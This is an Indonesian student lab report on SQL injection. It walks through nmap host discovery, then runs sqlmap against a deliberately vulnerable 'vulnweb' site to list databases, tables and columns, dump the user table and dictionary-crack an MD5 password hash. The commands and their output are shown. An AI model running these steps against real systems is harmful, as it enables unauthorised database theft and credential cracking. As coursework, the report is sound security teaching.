KEAMANAN JARINGAN

Injection & BruteForce



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KELAS D4 LJ TI B JURUSAN D4 TEKNIK INFORMATIKA POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

Injection

1. Dapatkan Ip dari kali linux yang digunakan untuk menyerang

```
-(kali⊕kali)-[~]
 -$ ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9fa2:3757:d2c2:dd5d prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
       RX packets 4342 bytes 4361797 (4.1 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2620 bytes 340151 (332.1 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 192.168.31.254 netmask 255.255.255.0 broadcast 192.168.31.255
       inet6 fe80::ac7c:26fb:4ed2:1bbc prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:35:1b:7f txqueuelen 1000 (Ethernet)
       RX packets 134884 bytes 80344332 (76.6 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 103175 bytes 15189947 (14.4 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Setelah itu gunakan Ipcalc untuk mendapatkan range dari IP

```
-(kali⊕kali)-[~]
└-$ ipcalc 192.168.31.254
Address:
                                11000000.10101000.00011111. 11111110
Netmask:
                                 11111111.11111111.11111111.
Wildcard: 0.0.0.255
                                00000000.00000000.00000000. 11111111
\Rightarrow
Network:
           192.168.31.0/24
                                11000000.10101000.00011111. 00000000
HostMin:
                                11000000.10101000.00011111. 00000001
HostMax:
                                11000000.10101000.00011111. 11111110
Broadcast: 192.168.31.255
                                11000000.101010000.00011111. 11111111
Hosts/Net: 254
                                 Class C, Private Internet
```


3. Gunakan Nmap untuk mendapatkan Ip dari target yang ingin diserang atau Ip yang juga tersambung pada range yang sama

```
(kali@ kali)-[~]
$ nmap 192.168.31.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 06:15 EDT
Nmap scan report for 192.168.31.148
Host is up (0.0023s latency).


PORT STATE SERVICE
22/tcp open ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.52 seconds
```

4. coba buka ip pada browser



5. Coba carilah halaman yang memerlukan 'ID'



disini saya menggunakan halaman detail artikel

6. coba jalankan menggunakan SQLMap

sqlmap -u "Url" -dbs : untuk mendapatkan data database yang ada

```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

daftar database yang terhubung

7. disini saya ingin melihat tabel pada database vulnweb

sqlmap -u "url" -D vulnweb -tables : untuk melihat daftar list table pada database vulnweb

daftar table pada database vulnweb terdapat user, artikel, galeri, halaman, komentar, menu, pesan

8. selanjutnya kita lihat kolom yang ada pada tabel user

sqlmap -u "url" -T user -columns : untuk melihat daftar kolom pada tabel

berikum daftar kolom pada tabel user

9. selanjutnya kita dapatkan data dari tiap kolom tabel user

sqlmap -u "url" -C id_user,password,username —dump : digunakan untuk mendapatkan data id user, password, dan username

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
| id_user | password
                                                                 username
| 1
            | la0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb
```

berikut data yang didapatkan dari hasil sqlmap pada tabel user